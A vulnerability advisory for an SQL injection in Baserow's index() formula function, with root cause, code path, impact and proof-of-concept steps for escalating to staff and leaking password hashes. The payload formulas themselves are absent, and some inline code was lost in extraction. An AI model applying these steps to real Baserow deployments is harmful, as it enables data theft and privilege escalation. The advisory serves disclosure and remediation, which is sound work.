Baserow 2.2.0 through 2.3.3 - SQL Injection
8,6
High
Detected by

Fluid Attacks AI SAST Scanner
Disclosed by
Miguel Gómez
Abstract
Fluid Attacks' AI SAST detected CVE-2026-19754, a high-severity SQL injection vulnerability (CWE-89) in Baserow 2.2.0–2.3.3. An attacker can execute arbitrary SQL queries to read or modify database contents. It has a CVSS v4.0 base score of 8.6. Upgrade to Baserow 2.3.4 and later. Fluid Attacks assigned this CVE as a CNA, and this advisory includes a proof of concept.
Summary
Full name
Baserow 2.2.0 through 2.3.3 - SQL injection in formula index() JSONB array extraction
Code name
State
Public
Release date
Affected product
Baserow
Vendor
Baserow
Affected version(s)
2.2.0 - 2.3.3
Fixed version(s)
2.3.4 and later
Vulnerability name
SQL injection
Vulnerability type
Remotely exploitable
Yes
CVSS v4.0 vector string
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:N/SI:N/SA:N
CVSS v4.0 base score
8.6
Exploit available
Yes
CVE ID(s)
CWE
CAPEC
Description
Baserow versions 2.2.0 through 2.3.3 contain an SQL injection vulnerability in the index() formula function. A low-privileged authenticated user who can create or modify formula fields can provide an undocumented fourth argument that is treated as a SQL template and interpolated directly into a PostgreSQL expression.
The vulnerable expression is executed when Baserow recalculates formula field values. Because the generated SQL runs through Baserow's database connection, the injected SQL executes with the privileges of the Baserow PostgreSQL role rather than the permissions of the authenticated application user.
Successful exploitation allows an attacker to read and modify data outside their Baserow workspace permissions. The validated attack disclosed usernames and password hashes from auth_user and changed the attacker's auth_user.is_staff value to true, granting access to Baserow instance administration features.
Vulnerability
Root Cause
The public Formula-field interface documents index() with two arguments, but its implementation accepts an undocumented four-argument form. The third and fourth arguments are internal details that select an output mode and a SQL extraction template. The formula parser validates the fourth argument as text, not as a safe or fixed SQL template, and the SQL generator later interpolates it into the PostgreSQL expression used for JSONB array extraction.
Prepared statements protect values passed as query parameters, but cannot protect attacker-controlled SQL syntax that has already been concatenated into an expression.
Source-to-sink path
Source — Formula field definition: A low-privileged authenticated user with permission to create or modify Formula fields supplies an
index()expression with a fourth argument. The user-facing formula help documents only the safe two-argument signatures (web-frontend/modules/database/formula/functions.js:2572-2580).Validation gap:
BaserowIndexaccepts between two and four arguments (backend/src/baserow/contrib/database/formula/ast/function_defs.py:3055-3057). Its type checker treats the third and fourth arguments as Formula text (function_defs.py:3059-3069), and the four-argument path retains them as a valid typed formula (function_defs.py:3071-3092). During expression generation, the fourth argument is assigned tovalue_sqland passed toJSONBArrayGetElement(function_defs.py:3105-3127):The value is accepted instead of being rejected as an invalid
index()signature or constrained to a predefined JSONB extraction expression.
The type checker accepts the extra arguments as ordinary Formula text:Four-argument calls are then retained as valid typed formulas:
SQL generation: The argument is treated as a SQL template and interpolated into the PostgreSQL expression generated for the formula field.
Sink — PostgreSQL execution:
JSONBArrayGetElementstoresvalue_sqlwithout validation (backend/src/baserow/contrib/database/formula/expression_generator/django_expressions.py:179-183). Itsas_sql()method formats the value directly intosqlbefore the query reaches PostgreSQL (django_expressions.py:198-204):The parameters produced by
compiler.compileare bound separately, butvalue_sqlis already SQL syntax. Baserow then recalculates formula values and sends the generated expression through its configured PostgreSQL connection.Formula recalculation and privilege boundary: When a Formula field is created (
backend/src/baserow/contrib/database/fields/field_types.py:6075-6085) or updated (field_types.py:6096-6112), Baserow converts the cached Formula expression to a Django update expression and immediately recalculates the field values withQuerySet.update():PostgreSQL executes the resulting injected expression immediately with the configured Baserow database role, not with the originating user's Baserow application permissions.
Impact
An authenticated user with Formula-field editing permission can execute arbitrary SQL in the Baserow PostgreSQL database context.
Confirmed impact in the validation environment:
The exploit read usernames and password hashes from
auth_user.The exploit set
auth_user.is_stafftotruefor the attacker's account.After a fresh login or session refresh, the attacker gained access to Baserow instance-administration features.
Database-role scope:
The repository's default Docker Compose configuration passes
DATABASE_USER(default:baserow) as PostgreSQL'sPOSTGRES_USER. PostgreSQL's container initializer creates that role as a database superuser. In this configuration, injected SQL executes with PostgreSQL superuser privileges, not merely with Baserow application permissions.Baserow's all-in-one setup instead creates the application role, grants it all privileges on the Baserow database, and makes it the database owner. In this configuration, injected SQL can read and modify all objects accessible to that owner, including Baserow authentication data, but the role is not created as a PostgreSQL superuser by that setup script.
Deployments using an external PostgreSQL service can assign a more restricted role. That configuration was not validated; its maximum impact is limited to the databases and objects accessible to the configured role.
Exploitation is remote and requires no interaction from another user. A user who can create or edit Formula fields can reach the vulnerable function.
PoC
Preconditions
A Baserow release from 2.2.0 through 2.3.3 with PostgreSQL as its backing database.
Application reachable at http://localhost:18081.
At least two accounts:
[email protected]: first registered account, instance administrator.
[email protected]: non-staff account.
The attacker is logged in as [email protected].
The attacker can create or edit fields in a database table.
Step-by-step
Sign in as
[email protected]in the controlled test workspace.Create a Database application and a table.
Rename the primary field to
Files, change its type to File, and ensure that the table has at least one row.Create a Formula field named

Privilege Escalationwith the following formula:Save the field. Baserow recalculates the formula and executes the generated PostgreSQL expression. In the test environment, confirm that the
[email protected]account hasis_staffset totrue.Create another Formula field named
User Hash Leakwith the following formula:Save the field and inspect its output. In the test environment, the generated value includes the usernames and password hashes from
auth_user.Remove both Formula fields and any test data after validation. Restore the test account's
is_staffvalue tofalse.
Evidence of Exploitation
Video of exploitation:
Static evidence:

Our security policy
We have reserved the ID CVE-2026-19754 to refer to this issue from now on.
System Information
Vendor: Baserow
Product: Baserow
Affected versions: 2.2.0 through 2.3.3
Fixed version: 2.3.4 and later
Platforms: Windows, macOS, and Linux deployments using PostgreSQL
References
GitHub Repository: https://github.com/baserow/baserow
Patch: https://github.com/baserow/baserow/commit/e7abc14975124dfe4558ff47fb8b9a25c47d9fcc
Solution and Workaround
Solution
Upgrade to Baserow 2.3.4 or later. The fix rejects user-supplied four-argument index() formulas and restricts legacy internal SQL templates to an allowlist. Verify the deployed version and run Formula-field regression tests before restoring Formula-field editing permissions.
Workaround and temporary mitigation
Until the upgrade is complete, restrict Formula-field creation and modification to trusted users. Identify Formula definitions with a fourth index() argument, review database activity for unexpected SQL execution, and rotate database credentials if compromise is suspected. This reduces exposure but does not remove the vulnerability.
Credits
The vulnerability was detected by AI SAST Scanner and disclosed by Miguel Gómez from Fluid Attacks' Offensive Team.
Timeline
Vulnerability discovered
Vendor contacted
Vendor replied
Vulnerability patched
Public disclosure
Does your application use this vulnerable software?
During our free trial, our tools assess your application, identify vulnerabilities, and provide recommendations for their remediation.